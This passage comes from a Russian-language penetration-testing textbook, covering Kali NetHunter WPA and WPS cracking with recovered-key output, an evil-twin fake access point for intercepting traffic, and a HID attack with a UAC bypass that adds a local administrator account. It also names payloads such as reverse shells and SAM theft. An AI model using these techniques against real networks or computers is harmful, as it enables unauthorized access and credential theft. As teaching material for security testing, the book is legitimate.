Введя команду `#aircrack-ng -w Wi-Fipasscode.txt -b 44:94:FC:37:10:6E NetHunter-01.cap`, мы получим следующий вывод (рис. 12.21).

```
Aircrack-ng 1.2 rc3

[00:00:00] 10 keys tested (255.05 k/s)

[ KEY FOUND! [ 1SSHOUTINGspiders ] ]

Master Key      : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                  D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key   : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65
                  5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02
                  7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C
                  69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D


EAPOL HMAC     : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1
```

**Рис. 12.21.** Вывод команды aircrack-ng

Использование клавиатуры NetHunter может быть утомительным с точки зрения взлома пароля целевой сети, но это некритично. Кроме того, такая атака полезна в ситуациях, когда человек с ноутбуком и внешней антенной только привлечет ненужное внимание. Еще один вариант использования платформы NetHunter — отсканировать и захватить четырехстороннее рукопожатие, а затем передать файл захвата платформе Kali Linux, где и запустить программу взлома. Мы получим те же результаты, что и при взломе с ноутбука или стационарного компьютера, но испытатель на проникновение может оставаться незамеченным.

## WPS-взлом

Ввод команд с клавиатуры NetHunter может утомлять, но есть спасение в виде инструмента Wifite, который мы рассматривали в главе 11. Этот инструмент позволяет проводить атаку с простым вводом номера. Откройте командную оболочку Kali, введите команду `wifite` и нажмите клавишу `Enter`. Это приведет к следующему результату (рис. 12.22).



```
Last login: Sat Jul  2 17:46:53 UTC 2016 on pts/8
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# wifite


[!] the program copatty is not required, but is recommended

[*] scanning for wireless devices...
[*] available wireless devices:
 1. p2p0      ??????      Not pci, usb, or sdio
 2. wlan0      ??????      Not pci, usb, or sdio
 3. wlan1      ??????      Atheros Communications, Inc. AR9271 802.11n
[*] select number of device to put into monitor mode (1-3): 3
[*] enabling monitor mode on wlan1... done
[*] initializing scan (wlan1mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found.
```

**Рис. 12.22.** Результат выполнения команды `wifite`

Как видите, различия в выводе незначительны. Были обнаружены два интерфейса WLAN: внутренний беспроводной интерфейс и наша собственная внешняя антенна. Существует также интерфейс P2P0. Это одноранговый беспроводной интерфейс ОС Android.

Далее мы переводим наш интерфейс WLAN1 в режим мониторинга. Для этого нужно ввести 3, после чего мы получим следующий результат (рис. 12.23).



**Рис. 12.23.** Интерфейс WLAN1 переведен в режим мониторинга

Как и в главе 11, мы видим ту же сеть, что и раньше. После того как мы остановим сканирование, введем 15 и нажмем клавишу Enter, Wifite запустит ту же атаку, что и раньше (рис. 12.24).

```
[+] select target numbers (1-57) separated by commas, or 'all': 15
[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack: attempting to crack and fetch psk...

[+] PIN found: 42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan1mon... done
[+] quitting
```


**Рис. 12.24.** Атака запущена

Глядя на рис. 12.24, мы видим, что получили тот же WPA- и PIN-код для беспроводной сети Brenner.

## Атака «злой двойник»

Атака «злой двойник» — это тип беспроводной атаки MitM. При такой атаке мы пытаемся подключить целевое устройство или устройства к беспроводной точке доступа, которая маскируется под законную точку доступа. Наше целевое устройство подключается к ней, считая, что это законная сеть. Трафик анализируется как во время перенаправления к законной точке доступа к клиенту, так и на обратном пути. Любой трафик, который поступает из законной точки доступа, также маршрутизируется через созданную нами поддельную точку доступа (AP), и у нас есть возможность его перехватить и проанализировать.

Атака проиллюстрирована на рис. 12.25. Слева — целевой ноутбук. В середине — наша платформа NetHunter. Справа находится законная точка доступа с подключением к Интернету. Когда цель подключается к нашей платформе NetHunter, мы можем проанализировать трафик, прежде чем он будет перенаправлен в законную точку доступа. Любой трафик от точки доступа также анализируется, а затем перенаправляется клиенту.



**Рис. 12.25.** Схема передачи трафика от цели к законной точке доступа через NetHunter

Это просто вариант атаки MitM, которую мы обсуждали ранее. Различие заключается в том, что нам не нужно ничего знать о клиенте или сети, в которой он работает, поскольку мы будем контролировать сеть, которую он использует. Это атака, которую часто проводят в общественных местах, таких как аэропорты, кафе и отели, где есть бесплатный беспроводной Интернет.

**Атака с помощью Mana.** Приложение, которое мы будем использовать в NetHunter, представляет собой набор беспроводных инструментов Mana. Щелкните на значке NetHunter, далее — Mana Wireless Toolkit. Первая страница, на которую вы попадаете, — это экран hostapd-karma.conf.

Здесь мы можем настроить нашу точку беспроводного доступа для атаки (рис. 12.26).




**Рис. 12.26.** Страница для настройки беспроводной точки доступа

Сначала необходимо убедиться, что у нас есть два беспроводных интерфейса. Беспроводной интерфейс Android, который, скорее всего, обозначен как `wlan0`, должен быть подключен к точке доступа с выходом в Интернет. Это может быть как ваше стандартное подключение, так и бесплатный беспроводной Интернет, доступный в том месте, где вы сейчас находитесь. Интерфейс `wlan1` будет нашей внешней антенной, которая создаст поддельную точку доступа. Затем вы можете настроить BSSID на MAC, который имитирует фактическую точку доступа. Кроме того, можно настроить SSID для трансляции любой идентификации точки доступа. Другие настройки касаются атаки с использованием эксплойта Karma (дополни-


тельные сведения вы получите по адресу <https://insights.sei.cmu.edu/cert/2015/08/instant-karma-might-still-get-you.html>).

Можно оставить настройки по умолчанию, что мы и сделаем. Далее щелкнем кнопкой мыши на значке в виде трех точек и выберем Start mana. Это запустит фальшивую точку доступа (рис. 12.27).



**Рис. 12.27.** Фальшивая точка доступа создана

На рис. 12.27 мы видим, как Mana очищает кэшированную информацию и настраивает новую точку доступа. Если мы переключимся на устройство, то увидим точку беспроводного доступа **Free\_Internet**, к которой можно подключиться без какой-либо аутентификации (рис. 12.28).



**Рис. 12.28.** Подключение к точке доступа без аутентификации

Теперь в другом терминале, открытом на платформе NetHunter, мы настраиваем захват пакетов `tcpdump`. Для этого используем следующую команду:

```
# tcpdump -I wlan1
```

Ее вывод будет таким (рис. 12.29).

Поскольку подключенное устройство получает и передает группы данных, мы можем анализировать этот трафик. Как вариант, можно даже захватить трафик в виде файла `.pcap`, а затем выгрузить его для просмотра в Wireshark.

```
Last login: Sat Jul  2 17:09:52 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

root@kali: ~

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:47:13.272301 IP 10.0.0.100.bootps > 10.0.0.1.bootps: BOOTP/DHCP, Request from 64:a5:c3:da:30:dc (oui Unknown), length 300
17:47:13.328392 IP 10.0.0.1.bootps > 10.0.0.100.bootpc: BOOTP/DHCP, Reply, length 309
17:47:18.643120 IP 10.0.0.100.63569 > google-public-dns-a.google.com.domain: 15463+ A? api-glb-lax.s
moot.apple.com. (45)
17:47:19.350273 IP google-public-dns-a.google.com.domain > 10.0.0.100.63569: 15463* 1/0/0 A 17.249.2
5.246 (61)
17:47:19.558891 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [S], seq 3714005262, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468195 ecr 0,sackOK,unknown-34], length 0
17:47:19.559044 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [S.], seq 2959393737, ack
3714005263, win 65535, options [mss 1460,sackOK,TS val 134857 ecr 737468195,nop,wscale 6], length 0
17:47:19.562126 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468197 ecr 134857], length 240
17:47:19.562217 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], ack 241, win 1375,
options [nop,nop,TS val 134857 ecr 737468197], length 0
17:47:19.940666 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.949408 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.949469 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 84
17:47:20.069877 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.070915 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.088157 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468722 ecr 134895], length 0
17:47:20.088077 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134910 ecr 737468722], length 0
17:47:20.091514 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468724 ecr 134910], length 0
17:47:20.103416 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [S], seq 1685482250, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468736 ecr 0,sackOK,unknown-34], length 0
17:47:20.103569 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [S.], seq 2301036937, ack
1685482251, win 65535, options [mss 1460,sackOK,TS val 134911 ecr 737468736,nop,wscale 6], length 0
17:47:20.105400 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468738 ecr 134911], length 240
17:47:20.105552 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], ack 241, win 1375,
options [nop,nop,TS val 134911 ecr 737468738], length 0
17:47:20.257988 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258201 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258323 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 84
17:47:20.264274 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.265129 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.277763 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468906 ecr 134927], length 0
17:47:20.278958 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134929 ecr 737468906], length 0
17:47:20.282036 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468909 ecr 134929], length 0
17:47:20.284233 IP 10.0.0.100.64523 > api-lax.smoot.apple.com.https: Flags [S], seq 2085324780, win
```

Рис. 12.29. Вывод команды tcpdump

Эту полезную атаку можно выполнять в общественных местах целевой организации. Другой особенностью этой атаки является то, что можно подключать несколько целевых устройств. Однако важно отметить, что в таком случае трафик к цели может передаваться с запозданием.

Многие мобильные устройства автоматически настраиваются на подключение к любой ранее используемой сети. При таком автоматическом соединении важен не MAC-адрес беспроводной точки доступа, а транслируемый SSID. В этом сценарии мы можем назвать нашу точку доступа Mana общим обнаруженным SSID. Когда люди проходят мимо, их мобильные устройства автоматически подключаются и, пока они находятся в зоне действия, направляют свой трафик через наше устройство.

## HID-атаки

В NetHunter есть несколько встроенных инструментов, которые позволяют настроить атаку HID. В одном из них используется стандартная командная строка для выполнения нескольких команд подряд. Чтобы получить доступ к меню HID-атаки, щелкните на значке NetHunter, а затем на **HID Attacks** (HID-атаки). После этого на одноименном экране вы увидите два варианта. Один из них – атака PowerSploit, а второй – атака Windows CMD. В этом разделе мы подробно рассмотрим атаку Windows CMD.

В примере мы будем использовать платформу NetHunter и подключим ее к целевой машине. Наша атака для запуска команды `ipconfig` будет задействовать HID-уязвимость, а пользователя `offsec` мы добавим в систему с помощью команды `net user offsec NetHunter! / add`.

Наконец, выполнив команду `net localgroup administrators offset /add`, добавим учетную запись пользователя `offsec` в группу локального администратора (рис. 12.30).

Затем нам нужно установить обход контроля учетных записей пользователей (*User Account Control, UAC*). Это позволяет NetHunter запускать командную строку от имени администратора. Выберите вариант **UAC Bypass** (Обход UAC), чтобы настроить обход для ОС Windows (рис. 12.31).

Поскольку мы пытаемся выполнить HID-атаку против Windows 10, нужно установить переключатель в положение **Windows 10** (рис. 12.32).


После настройки обхода UAC подключите USB-кабель к целевой машине. Щелкните на значке с тремя вертикальными точками и нажмите кнопку **Execute Attack** (Выполнить атаку).

С началом выполнения атаки вы увидите, что целевая машина начнет процесс открытия командной строки в качестве администратора. Далее в этой командной строке будут выполняться команды, которые определены в NetHunter. На рис. 12.33 мы видим первую запущенную команду `ipconfig`.

Затем мы видим, что пользователь `offsec` вошел с соответствующим паролем. На целевом компьютере учетная запись пользователя введена в группу локального администратора (рис. 12.34).



**Рис. 12.30.** Добавление нового пользователя в группу локального администратора



**Рис. 12.31.** Настройка UAC Bypass для Windows




Рис. 12.32. Выбор версии операционной системы Windows

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix . : Home
    Link-local IPv6 Address . . . . . : fe80::a410:d0b0:d3f8:df17%8
    IPv4 Address. . . . . : 192.168.0.14
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
```

Рис. 12.33. Команда ipconfig запущена

```
C:\Windows\system32>net user offsec Nethunter! /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators offsec /add
The command completed successfully.
```

Рис. 12.34. Учетная запись пользователя введена в группу локального администратора

Эта атака может быть полезной, если вы находитесь в помещении рядом с целью и можете наблюдать за открытыми рабочими станциями. Вы можете настроить несколько различных команд, а затем просто подключить платформу NetHunter к системе и выполнить ранее подготовленные команды. Можно выполнять более сложные атаки, используя PowerShell или применяя другие сценарии атак.

**DuckHunter.** Инструмент DuckHunter преобразует сценарии USB Rubber Ducky в HID-атаку NetHunter так, как показано ранее. Сценарии USB Rubber Ducky можно загрузить с собственной GitHub-страницы Даррена Китчена (Darren Kitchen) на Hak5's по адресу <https://github.com/hak5darren>. Далее эти сценарии загружаются в HID-инструмент NetHunter на вкладке Convert (Конвертировать).

Нагрузку включают (без ограничений) следующие сценарии:

- Wi-Fi key grabber (захват ключей Wi-Fi);
- Reverse Shell with Persistence (постоянная обратная оболочка);
- Retrieve SAM and SYSTEM from a live filesystem (восстановление SAM и SYSTEM из живой файловой системы);
- Netcat Reverse Shell;
- OSX Local DNS Poisoning;
- Batch Wiper/Drive Eraser (пакет для надежной очистки накопителя);
- Wi-Fi Backdoor.

## Резюме

Несмотря на свои маленькие размеры, платформа Kali NetHunter предоставляет количество очень полезных и функциональных инструментов. Серьезным преимуществом для испытателя на проникновение является то, что инструменты и методы этой платформы очень похожи на инструменты и методы платформы Kali Linux. Такой подход к построению платформ Kali NetHunter и Kali Linux экономит время, необходимое испытателю на проникновение для изучения нового набора инструментов, и предоставляет возможность запускать тесты с телефона или планшета. Небольшие размеры устройства, на котором установлены инструменты для проведения тестов, позволяют испытателю незаметно получить доступ к целевой организации. NetHunter — это отличная платформа, которую следует включить в комплект инструментов для тестирования на проникновение.

В следующей главе мы перейдем к стандартам безопасности данных индустрии платежных карт (*Payment Card Industry Data Security Standard, PCI DSS*) и обсудим область применения, планирование, сегментацию и различные инструменты, применяемые для проведения сканирования PCI DSS.

## Вопросы

1. Какие версии телефонов OnePlus и Nexus поддерживают Kali NetHunter?
2. Требуется ли NetHunter root-доступ на мобильном устройстве?
3. Какие сторонние приложения Android включены в NetHunter?
4. Какие типы беспроводного шифрования поддерживаются маршрутизатором Keygen?
5. Назовите несколько особенностей приложения split.
6. Как называется инструмент беспроводной атаки вида MitM?
7. В чем состоит HID-атака DuckHunter?

## Дополнительные материалы

- ❑ Документация по NetHunter: <https://github.com/offensive-security/kali-nethunter/wiki>.
- ❑ Установка NetHunter на устройства Android: <https://www.androidauthority.com/how-to-install-kali-nethunter-android-896887/>.
- ❑ DNS-фишинг с помощью NetHunter: <https://cyberarms.wordpress.com/category/nethunter-tutorial/>.

# 13

## PCI DSS: сканирование и тестирование на проникновение

Стандарт безопасности данных индустрии платежных карт (PCI DSS) был основан в 2006 году как совместный проект, организованный несколькими ведущими компаниями по производству кредитных карт, включая MasterCard, Discovery, Visa, American Express и JCB International. PCI DSS (в настоящее время в версии 3.2.1) применяется всеми учреждениями и предприятиями, которые принимают, обрабатывают, передают и хранят информацию о кредитной карте и связанных с ней данных. Назначение настоящего стандарта по-прежнему заключается в защите от финансовых потерь и урона деловой репутации продавцов, поставщиков услуг и потребителей. Финансовые потери и подрыв деловой репутации может наступить из-за нарушений безопасности данных в отношении кредитных карт и связанной с ними личной идентифицируемой информации (*РП*).

Согласно стандарту безопасности PCI DSS данные держателя карты включают:

- имя владельца карточки;
- номер счета владельца карты;
- сервисный код владельца карты;
- срок действия карты.



Конфиденциальные данные также включают личные идентификационные номера (пин-коды) и данные, найденные на магнитных полосах или чипах.

Стандарт PCI DSS состоит из шести целей и 12 требований. Все шесть целей и 12 требований могут быть достигнуты путем углубленной оценки, которая подтверждает, что были приняты меры для активного обеспечения защиты информации о держателях карт. Хотя удовлетворение шести целей и 12 требований может показаться достаточно простым, на самом деле существует 250 субтребований PCI.

По данным MasterCard, в стандарте PCI DSS предусмотрено шесть целей, которые заключаются в следующем:

- создание и обслуживание защищенной сети и системы;
- защита информационных систем карты;
- эксплуатация программы управления уязвимостями;

- осуществление эффективных мер контроля доступа;
- регулярный мониторинг и тестирование сетей;
- ведение политики информационной безопасности.

Объем обработанных операций держателя карты определяет типы оценок, которые должны быть учтены компаниями. Некоторые компании, такие как *Discover Global Network*, требуют, чтобы все сервисы, которые обрабатывают, передают или хранят данные владельцев карт с помощью сети Discover, были PCI-совместимыми.

Учреждения, использующие кредитные карты, имеют различные уровни и категории, с помощью которых они определяют требования соответствия. Критерии различаются между учреждениями, хотя требования одинаковы для всех.

- **Уровень 1.** Ежегодный отчет об оценке безопасности на месте с подробным описанием оцениваемых систем, которые обрабатывают, хранят или передают информацию о кредитных картах. Требуется также ежеквартальное сканирование сети, которое должно проводиться утвержденным поставщиком сканирования (ASV) для удаленного сканирования уязвимостей и потенциальных угроз.
  - Годовая трансакция American Express: 2,5 миллиона (или более).
